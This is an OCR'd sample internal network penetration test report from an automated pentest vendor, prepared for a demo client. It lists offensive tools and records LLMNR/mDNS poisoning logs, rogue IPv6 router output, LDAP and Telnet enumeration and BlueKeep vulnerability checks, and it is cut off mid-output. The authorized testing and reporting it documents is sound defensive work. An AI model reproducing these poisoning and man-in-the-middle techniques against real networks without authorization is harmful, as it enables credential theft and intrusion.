
129 TOTAL

10 CRITICAL	14 HIGH	51 MEDIUM	8 LOW	46 INFO


Comparison Charts

To help Demo Client understand the trend of the PenTest Findings and vulnerabilities discovered in the past as part of this on-going engagement, vPenTest Partner has provided trend data in this section of the report.

History of PenTest Findings



History of Vulnerability Assessment Findings



Engagement Results Summary

To summarize the results, vPenTest Partner has grouped all of the findings from the penetration test into rollup findings. These rollup findings can be used to quickly determine the root cause of the issues identified in the technical report. By implementing a remediation strategy for the findings based on the rollup issues identified below, Demo Client's security posture would be greatly reduced.

Identified Threats - Internal Network Security Assessment

INSECURE PROTOCOLS

Testing identified instances of insecure protocols, which are essentially communication protocols that can potentially expose sensitive/confidential data in cleartext communications. A successful compromise against this weakness could lead to escalated privileges within the environment and could provide additional access to critical information systems and/or resources.

CONFIGURATION DEFICIENCIES

Configuration weaknesses were identified that could potentially lead to a successful compromise of systems and/or data within the tested environment. Although some of the configuration weaknesses may be exploitable in limited circumstances, the potential impact of a successful attack could be relatively high.

PATCHING DEFICIENCIES

The tested environment contains patching deficiencies amongst systems and services. These issues could potentially result in a successful compromise as each vulnerability contain multiple security weaknesses that an attacker may be able to take advantage of. Successful access may lead to confidential data and/or systems.

EGRESS FILTERING DEFICIENCIES

Testing identified that excessive services are accessible on the public Internet from the internal network environment. This could allow for an attacker to circumvent security controls by using alternative communication channels. Furthermore, a compromised system may be able to use such alternative communication channels to exfiltrate sensitive information.

Remediation Roadmap

For each assessment conducted, vPenTest Partner provided a remediation roadmap to help Demo Client understand the issues within the respective environment and the overall remediation strategies that should be implemented to resolve the issues identified during the penetration test. It should be noted that the remediation strategies below apply to multiple issues identified within the technical report and can greatly reduce the overall attack surface once successfully implemented.

Internal Network Security Assessment

Issue	Remediation Strategy
Patching Deficiencies	A patch management program should be implemented to ensure that both native and third-party services are up-to-date. Given today's threat landscape and the frequency in which security updates are released for systems and services, patches should be applied on a weekly basis at minimum. If the organization currently has a patch management program, it should be evaluated to determine where gaps may exist that resulted in the patching deficiencies identified during testing.
Configuration Deficiencies	Implement or improve a security configuration baseline that adheres to security best practices and industry standards such as National Institute of Standards and Technology (NIST). This security configuration baseline should ensure that no services and/or systems are deployed within the environment until a thorough configuration review has been performed.
Egress Filtering Deficiencies	Ensure that the organization's network firewalls restrict outbound access to the public Internet to services that are required for business operations. For services that are required for business operations, the organization should document these in a policy and procedure so that business justifications are communicated and understood within the organization. Any adjustments to these configurations should be documented in a change management program to establish an audit trail.
Insecure Protocols	Implement and/or improve a security configuration baseline within the organization that addresses the use of secure protocols. Insecure protocols pose a significant risk as the data being communicated is exposed in cleartext, allowing an attacker to discover potentially sensitive information. The organization should regularly perform scans that attempt to identify the use of insecure protocols to ensure that the configuration baseline is effective.

port53.com | info@port53tech.com

Automated **Penetration Testing**

This document contains a summarized list of activities performed by vPenTest to help organizations understand the similarities between vPenTest's automated penetration testing platform compared to traditional penetration testing.

Open Source Intelligence (OSINT) Gathering

OSINT gathering is the process of discovering information that is publicly available and may beuseful when building out a map of potential attack vectors about an organization. For example, identifying employees on social media and then converting these lists to username schemes for password attacks.

vPenTest performs OSINT gathering to identify publicly accessible information related to the company that is being targeted during the penetration. Such information include employee usernames, email addresses, file metadata, DNS records, as well as additional IP addresses and subdomains. Such information is used during the penetration test where necessary.

Host Discovery

Host discovery is the process of identifying live systems within a network environment, including network devices, printers, VOIP phones, wireless access points, cameras, etc. These are the systems that essentially connect to the network and could potentially provide a valuable attack vector depending on their configurations and weaknesses.

vPenTest performs host discovery in the exact same way as consultants do in a traditional penetration test. Many penetration tests leverage tools such as Nmap and Masscan, in addition to various arguments and techniques to quickly find systems that are active within the network environment. This includes ping/ARP sweeps, port scanning, and other types of TCP and UDP scans to find systems within the in-scope environments.

Service Enumeration

Depending on the specific service identified from port scans, vPenTest performs enumeration of services. The following lists provides some examples of vPenTest's capabilities from a service enumeration perspective:

- HTTP(s) (e.g. screenshot capturing, web fingerprinting, hidden directory enumeration, web scraping, etc.)
- FTP (e.g. anonymous FTP tests, directory/file content enumeration, upload file tests, etc.)
- SNMP (e.g. identifying weak community strings, enumerating running services, interfaces, routing tables, etc.)
- LDAP (e.g. domain name gathering, password policy enumeration, etc.)
- Kerberos (AD username enumeration)
- RDP (e.g. password attacks, patching deficiencies, etc.)
- SMB services (e.g. operating system identification, SMB signing, patching deficiencies, enumeration of user accounts, password policies, etc.)
- And more...

Vulnerability Assessment

In many penetration test assessments, consultants leverage a vulnerability scanner to increase the intensity of identifying vulnerabilities. Many vulnerabilities identified in a penetration test will also be identified during a vulnerability assessment, but in many cases vulnerability scanners are typically looking for any and every vulnerability with the sole purpose of just identifying whether or not vulnerabilities exist.

vPenTest can leverage its vulnerability scanner to provide additional value to the assessments, showing vulnerabilities that may not necessarily be high-risk but could potentially be used in combination with other attack vectors. Although vPenTest can leverage vulnerability assessments results, vPenTest is able to perform its full methodology without the vulnerability assessment component.

Exploitation

During exploitation, performs the same exact exploitation techniques as traditional pentesters, including DNS poisoning, man-in-the-middle (layer 2) attacks, password hash cracking and relaying, capturing hashes via LLMNR/NBNS/IPv6 attacks, kerberoasting, etc. Consultants also
regularly participate in the information security community and publish modules and exploits that are used by other consultants within the industry.

All of the vulnerabilities performed by vPenTest are conducted to gain some level of access to systems and/or data. This means access to shares, files, network services (e.g. FTP, SNMP, etc.) or access to underlying systems (e.g. servers, workstations, etc.).

Additional information related to this can be found on the following page:

https://www.vonahi.io/resources/research-development

Post-Exploitation & Lateral Movement

vPenTest attempts to identify valuable and sensitive information by enumerating as much information as possible from systems and network services (e.g. file shares, database services, etc.) that are accessible given the privileges identified from exploitation. Consultants have also developed post-exploitation tools to help expedite identifying valuable information systems by intelligently monitoring the connections of systems within the environment.

Tools Used

Below is a list of common tools that are leveraged by Vonahi Security consultants during the security assessments as well as a brief description of their function.

ENTERPRISE ASSESSMENT & PENETRATION TESTING TOOLS	
Curl	Command-line tool used to communicate with network and application services, as well as performing brute force attacks and enumeration.
Gobuster	Gobuster Directory enumeration and brute force tool.
Nessus	Nessus Commercial vulnerability scanner developed by Tenable.
PASSWORD CRACKING TOOLS	
Hashcat	GPU accelerated password cracking suite.

EXPLOIT FRAMEWORK	
Crackmapexec	A tool used to perform various attacks against network services services such as dumping credentials, enumerating shares, etc.
Empire	PowerShell and Python-based post-exploitation agent.
Impacket	Popular suite of tools that are used to conduct active attacks, including DNS poisoning, dumping cleartext credentials, enumerating user accounts and information about the Active Directory infrastructure, etc.
Metasploit	Commercial and open source exploitation framework used for discovering and validating security exploits.
Mimikatz	Tool used to extract cleartext passwords from in memory.
PowerSploit	A collection of Microsoft PowerShell modules that can be used by penetration testers to perform discovery and validation of security exploits.
INFORMATION DISCOVERY & ENUMERATION	
Arping	Command-line tool used to discover information about systems residing on the local subnet, such as connectivity validation.
Bloodhound	Used to expedite information gathering about the target Active Directory environment. Information gathered is used to assist with privilege escalation.
Dnsmap	Command-line tool used to enumerate DNS information about a particular domain name provided.
Leprechaun	Developed by Vonahi Security, Leprechaun is a tool used to map out the internal network infrastructure after obtaining elevated privileges. Results allow consultants to identify potentially valuable targets.
Masscan	Similar to Nmap, Masscan is a command-line tool that can be used to perform host discovery scans in a much quicker way, although sometimes its results may not be as accurate as Nmap due to its speed.
Nmap	Command-line tool used to perform discovery and enumeration of hosts and services.
pyFOCA	Application used to extract metadata information from files, such as .pdf, .docx, .xlsx, etc.
Shodan	Search engine used to identify information about Internet-connected devices.
SSLScan	Command-line tool used to enumerate information about SSL/TLS services supported on a remote service.
Sublist3r	Subdomain enumeration tool using both dictionary wordlists as well as search engine data.
Tcpdump	Packet analyzer tool used to inspect network traffic.
URLCrazy	Command-line tool used to identify potentially registered sub domain names based on a provided domain.
Whois	Tool used to identify registration information about a particular domain or IP address.
MAN IN THE MIDDLE	
Arpspoof	Used to conduct layer 2 (ARP) man-in-the-middle attacks between two or more systems on the local network.
Mitm6	Tool used to deploy rogue DHCPv6 servers, which can be used to temporarily assign clients an IPv6 address by the attacking machine. Often combined with other tools, such as Responder.
Responder	Used to take advantage of DNS resolution requests that cannot be resolved via DNS servers within the network or the system requesting the DNS name. Often results in captured cleartext passwords and password hashes.

Port53

port53.com | info@port53tech.com

What is **Automated Penetration Testing?**

vPenTest helps organizations solve an on-going challenge of meeting compliance, achieving security best practices, and researching multiple vendors to compare numerous factors to meet their needs.

vPenTest is an automated network penetration testing platform that combines the knowledge, methodology, processes, and toolsets of a hacker into a single, deployable SaaS platform for organizations of all sizes. vPenTest allows organizations to perform a penetration test within their environment at any given time, satisfying both compliance requirements as well as meeting security best practices. This platform is developed and maintained solely by Vonahi Security and is based on a framework that continuously improves over time.

Traditionally, organizations have to face several challenges when seeking a penetration test, including availability, experience and background, as well as low quality deliverables that fail to effectively communicate the critical issues and remediation strategies that organizations need to adhere to in order to reduce their overall cyber risk. Through several years of experience, certifications, industry contributions including numerous tools, vPenTest solves a critical need for organizations in an ever-changing threat landscape.

- No more scheduling conflicts.
- A full-blown penetration test, whenever you need, however often you need.
- Developed on a framework and methodology that changes and improves as the industry threats increase.
- Backed by 10+ years of experienced and OSCP, CISSP, CEH, and OSCE certified consultants.

Your Favorite Consultant

Combining the knowledge, skills, logic, and toolsets of numerous consultants into one, vPenTest is the perfect solution to consistently satisfy your organization's needs for quality results.

Real-Time Activity Tracking

An important step to assessing your organization's risk is the ability to detect and respond to malicious activities occurring within your environment. vPenTest creates a separate log file for every single activity that is performed so you can correlate our activities with your monitoring and logging solutions.

Meet Compliance, Meet Best Practices

By having the ability to perform a quality network penetration test whenever you want and however often you want, your organization can be assured that it will continuously meet security best practices and compliance regulations.

Our Automated Penetration Test Methodology

vPenTest combines multiple methodologies that were once manually conducted into an automated fashion to consistently provide maximum value to organizations.

Egress Filtering Testing

Automatically perform egress filtering to ensure that your organization is effectively restricting unnecessary outbound traffic. Unrestricted outbound access can allow a malicious actor to exfiltrate data from your organization's environment using traditional methods and unmonitored ports..

Authentication Attacks

Upon the discovery of user account credentials, vPenTest will automatically attempt to validate those credentials and determine where they are most useful. This is a common process executed by both malicious attackers and penetration testers and is performed during privilege escalation.

Privilege Escalation & Lateral Movement

Using a valid set of credentials, vPenTest will attempt to identify valuable areas within your organization. This is conducted through a variety of methods, including the use of Vonahi's Leprechaun tool which assists in identifying where sensitive targets are.

Data Exfiltration

Critical data leaving your organization is an extremely serious concern. If access to confidential and/or sensitive data can be attained, vPenTest will simulate and log this activity to help your organization tighten areas that should restrict data exfiltration.

Simulated Malware

With elevated access, vPenTest will attempt to upload malicious code onto remote systems in an attempt to test the organization's end-point anti-malware controls.

Timely Reporting

vPenTest generates an executive summary, technical and vulnerability report within 48 hours after the penetration test is complete. Our detailed deliverables will allow your network staff to cross reference our activities with monitoring and alerting controls.

Assessment Capabilities

We offer two different automated penetration testing services to guide your organization to a better security posture and program.

Internal Network PenTest

Using a device connected to your internal environment, our consultants will discover security vulnerabilities present within the internal network environment. These activities simulate that of a malicious attacker.

External Network PenTest

Assuming the role of a malicious attacker from the public Internet, our consultants will identify security flaws within your external network environment. These flaws can include patching, configuration, and authentication issues.

vPENTEST

Internal Network Penetration Test

TECHNICAL REPORT

Demo Client

June 06, 2021

app.vpentest.io

Copyright

Confidentiality

This document contains company confidential information of a proprietary and sensitive nature. As such, this document should be afforded the security and handling precautions that a confidential document warrants. This document should have a controlled distribution to relevant parties only and should not be copied without written permission. vPenTest Partner treats the contents of a security audit as company confidential material and will not disclose the contents of this document to anyone without written permission.

Assessment Project Team

Below is a list of contacts that were involved on this engagement. Should you have any questions pertaining to the content of this document or any project and non-project related items, please feel free to reach out to the necessary project contacts.

Primary Point of Contact	
Name:	Demo Consultant
Title:	Consultant
Mobile:	+1(504) 507-0558
Office:	+1(844) 866-2732
Email:	altonjx@gmail.com

Technical Report Details

Threat Severity Rankings

To assist the organization with prioritizing findings, the findings and observations have been categorized with threat severity rankings based on the following guidelines:

SEVERITY		DESCRIPTION
	Critical	A critical threat ranking requires immediate remediation or mitigation. Exploitation of these vulnerabilities typically require a minimal amount of effort by the adversary, but poses a significant threat to the confidentiality, integrity, and/or availability of the organization's systems and data. A successful compromise of findings of this ranking lead to access to multiple systems and/or several pieces of sensitive information.
	High	A high threat ranking requires immediate remediation or mitigation. Exploitation of these vulnerabilities typically require a minimal amount of effort by the adversary, but poses a significant threat to the confidentiality, integrity, or availability of the organization's systems or data. A successful compromise of findings of this ranking lead to access to a single access or limited sensitive information.
	Medium	A medium threat ranking requires remediation or mitigation within a short and reasonable amount of time. These findings typically lead to a compromise of non-privileged user accounts on systems and/or applications or denote a denial-of service (DoS) condition of the host, service, or application.
	Low	A low threat ranking requires remediation or mitigation once all higher prioritized findings have been remediated. These findings typically leak information to unauthorized or anonymous users and may lead to more significant attacks when combined with other attack vectors.
	Informational	An informational threat ranking does not pose a significant threat to the environment and may just be findings that could potentially disclose valuable information, but does not expose the organization to any technical attacks. Findings rated as informational may be useful for an attacker performing information gathering on the organization to leverage in other attacks, such as social engineering or phishing.

Discovered Threats

DISCOVERED THREATS	THREAT SEVERITY RANKINGS	
Internal Network Security Assessment (12)		
IPv6 DNS Spoofing		Critical
Link-Local Multicast Name Resolution (LLMNR) Spoofing		Critical
Outdated Microsoft Windows Systems		Critical
Password Document Stored in Network Share		High
Anonymous FTP Enabled		Medium
Insecure Protocol - FTP		Medium
Insecure Protocol - Telnet		Medium
LDAP Permits Anonymous Bind Access		Medium
SMB Signing Not Enabled		Medium
Weak Password Policy (lockout observation window)		Medium
Egress Filtering Deficiencies		Informational
High-Privileged Accounts Not Required to Change Password Often		Informational

Engagement Findings and Recommendations

The remainder of this deliverable includes the assessment findings and recommendations for each phase of the project conducted by the consultant.

Internal Network Penetration Test

Engagement Scope of Work

Through discussions with Demo Client's staff, the following target applications, IP addresses, and/or ranges were included as part of the engagement scope.

IP ADDRESSES & RANGES			
10.100.1.0/24	10.100.2.0/24	10.100.3.0/24	10.100.3.0/24
10.100.4.0/24	10.100.5.0/24	10.100.6.0/24	10.100.7.0/24
10.100.20.0/24	10.100.31.0/24	10.100.32.0/24	10.100.33.0/24
10.100.34.0/24	10.100.35.0/24	192.168.2.0/24	192.168.204.0/24

Demo Client's IT staff also provided vPenTest Partner with IP addresses and ranges to exclude. The following table displays the list of excluded systems.

EXCLUDED IP ADDRESSES & RANGES			
10.100.35.8	10.100.35.9	10.100.35.10	10.100.35.11
10.100.35.12	10.100.35.13	10.100.35.14	10.100.35.15
10.100.35.16	10.100.34.33	10.100.34.34	10.100.34.35
10.100.34.36	10.100.34.37	10.100.34.38	10.100.34.39
10.100.35.17	10.100.35.18	10.100.35.19	10.100.35.20
10.100.35.21	10.100.35.22	10.100.35.23	10.100.35.24
10.100.35.25	10.100.35.26	10.100.35.27	10.100.35.28
10.100.35.29	10.100.35.30	10.100.35.31	10.100.35.32
10.100.35.33	10.100.35.34	10.100.35.35	10.100.35.36
10.100.35.37	10.100.35.38	10.100.35.39	10.100.35.40
10.100.35.41	10.100.35.42	10.100.35.43	10.100.35.44
10.100.35.45	10.100.35.46	10.100.35.47	10.100.35.48
10.100.35.49	10.100.35.50		

Task Performed

To fully assess the targets listed above, vPenTest Partner performed the following tasks:

TASK PERFORMED	DEVICES/LOCATIONS ASSESSED
Performed information gathering: NSlookup, and Ping/SNMP sweeping	All targets
Performed port scans	All active targets identified
Performed vulnerability scanning	All active targets identified
Performed web application vulnerability testing	Active/Select targets

Performed vulnerability validation	All active targets identified
Performed penetration testing	Active/Select targets

Rules of Engagement

vPenTest Partner and Demo Client agreed to the following rules of engagements:

ACTIVITY	DEFINITION	PERMISSION
Exploitation	vPenTest Partner consultants will cautiously execute exploitation techniques to gain access to sensitive data and/or systems.	Permitted
Post Exploitation	If an exploitation is successful, vPenTest Partner consultants will attempt to escalate privileges within the environment to gain further access into systems and/or data.	Permitted

Penetration Test Narrative

This phase of the internal network penetration test describes some of the actions that were performed as part of the penetration test, including host discovery, enumeration, exploitation, as well as post-exploitation (if opportunities were identified). It should be noted that this portion of the report does not represent the entire list of activities that were performed as part of this assessment; primarily just those that led to some level of access, significant exposure of information, and other activities relevant to the goal of the assessment.

Host Discovery

The first process that was performed during the penetration test was host discovery. Host discovery includes several tasks including port scanning and ping sweeps to identify the systems that are active within the environment. This is a crucial step in the penetration test as it allows attackers to determine what systems are active within the targeted IP addresses and/or ranges.

Of the sixteen (16) IP addresses/ranges that were provided as part of the scope, vPenTest Partner was able to identify a total of four hundred and seventy-eight (478) systems to be active within the targeted environment.

vPenTest Partner also performed a port scan against four hundred and seventy-eight (478) targets to identify opened ports and running services. Port scanning is also important in that it allows one to identify which ports are opened and visible from the tested system. By discovering opened ports within the environment, it is then possible to determine which services are running and if any of the running services are vulnerable.

Of the four hundred and seventy-eight (478) addresses/ranges that were scanned, vPenTest Partner found eight hundred and ninety-seven (897) ports opened.

Enumeration

After identifying the available hosts within the network, the next phase is to conduct enumeration. Enumeration consists of scanning the identified ports to determine what services are running. Based on the running services, additional scans are performed to attempt enumerating information from the running services (if possible). Such information may be useful for identifying additional vulnerabilities or valuable for performing an attack against the service.

To help understand the operating systems and ports that were found to be most common within the environment, the following tables display the top 10 operating systems and top 10 ports.

OPERATING SYSTEM	COUNT
Unknown	99
Undetected	60
Linux Kernel	58
Microsoft Windows 10	43
Microsoft Windows 10 Pro	37
Linux Kernel 2.6	35
AIX 4.3.2	29
Windows Server 2016 Standard 14393	9
iPhone or iPad	9
Microsoft Windows Server 2012 R2 Standard	8

PORT/PROTOCOL	COUNT
445/tcp	110
80/tcp	83

5353/udp	79
22/tcp	69
443/tcp	53
3389/tcp	52
5900/tcp	26
23/tcp	22
161/udp	21
1900/udp	19

The first step in the enumeration phase was the discovery of systems on the local subnet. vPenTest Partner performed an arp-scan across the local network subnet to determine which systems are on the local subnet (10.100.2.51/24). This is also an important task as these systems would be targets for man-in-the-middle attacks since they are on the same subnet. To facilitate this task, vPenTest Partner used a tool known as *arp-scan*. The following results demonstrate that twenty-nine (29) systems exists on the same local subnet:

```
Interface: enp0s17, type: EN10MB, MAC: 08:00:27:5e:3a:3a, IPv4: 10.100.2.51
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
10.100.2.5      00:01:e8:8b:24:82       Force10 Networks, Inc.
10.100.2.30     00:26:73:ab:8f:ce       RICOH COMPANY,LTD.
10.100.2.45     e0:63:da:59:07:a9       Ubiquiti Networks Inc.
10.100.2.49     90:b1:1c:61:26:05       Dell Inc.
10.100.2.53     d8:d0:90:21:16:4c       Dell Inc.
10.100.2.52     00:0c:29:cb:fe:c7       VMware, Inc.
10.100.2.54     54:bf:64:7f:41:f6       Dell Inc.
10.100.2.55     a4:1f:72:89:4b:46       Dell Inc.
10.100.2.56     e4:43:4b:f9:8c:98       Dell Inc.
10.100.2.57     e4:43:4b:fd:37:a0       Dell Inc.
10.100.2.58     e4:43:4b:fd:35:c8       Dell Inc.
10.100.2.59     00:0c:29:42:94:32       VMware, Inc.
10.100.2.60     e4:43:4b:f9:70:c4       Dell Inc.
10.100.2.61     d8:80:39:bd:5e:87       Microchip Technology Inc.
10.100.2.62     74:ac:b9:36:24:93       (Unknown)
10.100.2.63     00:0c:29:5c:6e:8f       VMware, Inc.
10.100.2.64     00:0c:29:a8:dc:f4       VMware, Inc.
10.100.2.65     34:48:ed:c8:36:88       (Unknown)
10.100.2.66     d0:67:e5:34:9c:2d       Dell Inc.
10.100.2.67     80:1f:12:a7:e7:84       Microchip Technology Inc.
10.100.2.70     cc:48:3a:7e:be:c0       (Unknown)
10.100.2.73     d8:80:39:bd:5e:9e       Microchip Technology Inc.
10.100.2.75     d8:80:39:bd:5d:c5       Microchip Technology Inc.
10.100.2.76     80:1f:12:1a:64:65       Microchip Technology Inc.
10.100.2.81     18:03:73:46:24:8b       Dell Inc.
10.100.2.82     a4:1f:72:89:3a:ce       Dell Inc.
10.100.2.83     a4:1f:72:89:48:a3       Dell Inc.
10.100.2.87     d0:76:58:45:a2:be       (Unknown)
10.100.2.93     a4:bb:6d:a6:74:65       Dell Inc.

66 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 3.109 seconds (82.34 hosts/sec). 29 responded
```

vPenTest Partner attempted to perform a DNS poisoning attack by taking advantage of NetBIOS Name Service (NBNS) and Link-Local Multicast Name Resolution (LLMNR) broadcast traffic. When enabled on Microsoft Windows systems, DNS names that cannot be resolved by a system's configured DNS server or local hosts file will be communicated in the form of NBNS and/or LLMNR broadcast packets across the network environment. The problem with this configuration is that it is possible to respond to these broadcast packets and spoof the IP address of the DNS name in question. In other words, if SystemA is attempting to resolve www.helloworld.com and cannot find its IP address, an attacking system can pretend to be the IP address of www.helloworld.com. Upon a successful attack, it may be possible to capture cleartext or hashed credentials.

During testing, it was possible to conduct DNS poisoning attacks, as shown in the output below:

```
2021-01-11 23:29:22,712 - [*] [LLMNR]  Poisoned answer sent to 10.100.2.63 for name [redacted]NLN1IU84VKS
2021-01-11 23:29:22,902 - [*] [LLMNR]  Poisoned answer sent to 10.100.2.64 for name [redacted]NLN1IU84VKS
2021-01-11 23:29:23,217 - [*] [LLMNR]  Poisoned answer sent to 10.100.2.63 for name [redacted]NLN1IU84VKS
2021-01-11 23:29:23,219 - [*] [LLMNR]  Poisoned answer sent to 10.100.2.63 for name [redacted]NLN1IU84VKS
2021-01-11 23:29:23,411 - [*] [LLMNR]  Poisoned answer sent to 10.100.2.64 for name [redacted]NLN1IU84VKS
2021-01-11 23:29:23,412 - [*] [LLMNR]  Poisoned answer sent to 10.100.2.64 for name [redacted]NLN1IU84VKS
2021-01-11 23:29:23,883 - [*] [LLMNR]  Poisoned answer sent to 10.100.2.52 for name [redacted]NLN1IU84VKS
2021-01-11 23:29:24,297 - [*] [LLMNR]  Poisoned answer sent to 10.100.2.59 for name [redacted]NLN1IU84VKS
2021-01-11 23:29:24,388 - [*] [LLMNR]  Poisoned answer sent to 10.100.2.52 for name [redacted]NLN1IU84VKS
2021-01-11 23:29:24,389 - [*] [LLMNR]  Poisoned answer sent to 10.100.2.52 for name [redacted]NLN1IU84VKS
2021-01-11 23:29:24,801 - [*] [LLMNR]  Poisoned answer sent to 10.100.2.59 for name [redacted]NLN1IU84VKS
2021-01-11 23:29:24,802 - [*] [LLMNR]  Poisoned answer sent to 10.100.2.59 for name [redacted]NLN1IU84VKS
2021-01-11 23:29:25,995 - [*] [MDNS] Poisoned answer sent to 10.100.2.83     for name proxysrv.local
2021-01-11 23:29:25,998 - [*] [LLMNR]  Poisoned answer sent to 10.100.2.83 for name proxysrv
```

vPenTest Partner also deployed a rogue IPv6 router within the environment to determine if it'd be possible to conduct IPv6 attacks. Since IPv6 is treated with higher priority than IPv4, any time a network device sees an IPv6 router available, it will attempt to retrieve an IPv6 address. An attacker can abuse this by deploying a rogue DHCPv6 server within the environment and assign all IPv6 clients with an IP address and DNS configurations that routes traffic through the attacker's system.

During testing, it was possible to re-assign IPv6 addresses to systems via this attack, as shown below:

```
IPv6 address fe80::9811:1 is now assigned to mac=e0:63:da:59:07:a9 host=UniFi-CloudKey-Gen2. ipv4=
Renew reply sent to fe80::9811:1
```

Testing of LDAP services identified that ten (10) systems were found to accept anonymous LDAP bind queries, which allows users to query information from within LDAP without proper authentication. This could allow for an attacker to gain valuable information about the Active Directory environment, such as domain information and possibly even usernames. The following sample output was obtained while scanning for this weakness:

```
Nmap scan report for 192.168.204.51
Host is up (0.0037s latency).

PORT    STATE SERVICE
389/tcp open  ldap
| ldap-rootdse:
| LDAP Results
|   dn: cn=DSE Root
|       rootDomainNamingContext: dc=vsphere,dc=local
|       defaultNamingContext: dc=vsphere,dc=local
|       configurationNamingContext: cn=Configuration,dc=vsphere,dc=local
|       schemaNamingContext: cn=schemacontext
|       subSchemaSubEntry: cn=aggregate,cn=schemacontext
|       namingContexts: dc=vsphere,dc=local
|       serverName: cn=houpsc.[redacted].com,cn=Servers,cn=Default-First-Site,cn=Sites,cn=Configuration,dc=vsphere,dc=loca
l
|       vmwAdministratorDN: cn=Administrator,cn=Users,dc=vsphere,dc=local
|       vmwDCAccountDN: cn=houpsc.[redacted].com,ou=Domain Controllers,dc=vsphere,dc=local
|       vmwDCAccountUPN: houpsc.[redacted].com@VSPHERE.LOCAL
|       deletedObjectsContainer: cn=Deleted Objects,dc=vsphere,dc=local
|       msDS-SiteName: Default-First-Site
|       objectGUID: 30623730-3734-3038-2d66-3238662d3431
```

vPenTest Partner identified thirty-nine (39) Telnet services within the environment. As Telnet is an insecure protocol, it could potentially expose sensitive information such as user credentials or device configuration information in a man-in-the-middle attack. The following scan results display some information that was discovered as a result of these scans:

```
[+] 10.100.1.30:23        - 10.100.1.30:23 TELNET SAVIN Maintenance Shell.   \x0a\x0dUser access verification.\x0a\x0dlogi
n:
[+] 10.100.2.30:23        - 10.100.2.30:23 TELNET SAVIN Maintenance Shell.   \x0a\x0dUser access verification.\x0a\x0dlogi
n:
[+] 10.100.3.30:23        - 10.100.3.30:23 TELNET SAVIN Maintenance Shell.   \x0a\x0dUser access verification.\x0a\x0dlogi
n:
[+] 10.100.1.25:23        - 10.100.1.25:23 TELNET Login:
[+] 10.100.3.25:23        - 10.100.3.25:23 TELNET Login:
```

```
[*] Scanned  5 of 39 hosts (12% complete)
[+] 10.100.5.30:23        - 10.100.5.30:23 TELNET SAVIN Maintenance Shell.   \x0a\x0dUser access verification.\x0a\x0dlogi
n:
[+] 10.100.5.25:23        - 10.100.5.25:23 TELNET Login:
[+] 10.100.5.58:23        - 10.100.5.58:23 TELNET \x1b[2J\x1b[1;1H\x0a\x0a\x0a         Copyright (c) 2004-2020 Hirschmann
 Automation and Control GmbH\x
[+] 192.168.204.10:23     - 192.168.204.10:23 TELNET Login:
[*] Scanned  9 of 39 hosts (23% complete)
```

Next, vPenTest Partner identified one hundred and forty-one (141) systems that exposed port 3389/tcp, which hosts the Remote Desktop Protocol (RDP) service, and began enumerating information from these services. In particular, vPenTest Partner attempted to identify if whether or not they would be vulnerable to a common vulnerability known as Bluekeep. Scans indentified twenty-three (23) vulnerable systems. However, did not attempt to exploit this vulnerability in the exploitation phase because there is a relatively high risk of denial-of-service (DoS) condition. The following output shows the results of this test:

```
[+] 192.168.204.58:3389   - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channe
l.
[+] 192.168.204.49:3389   - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channe
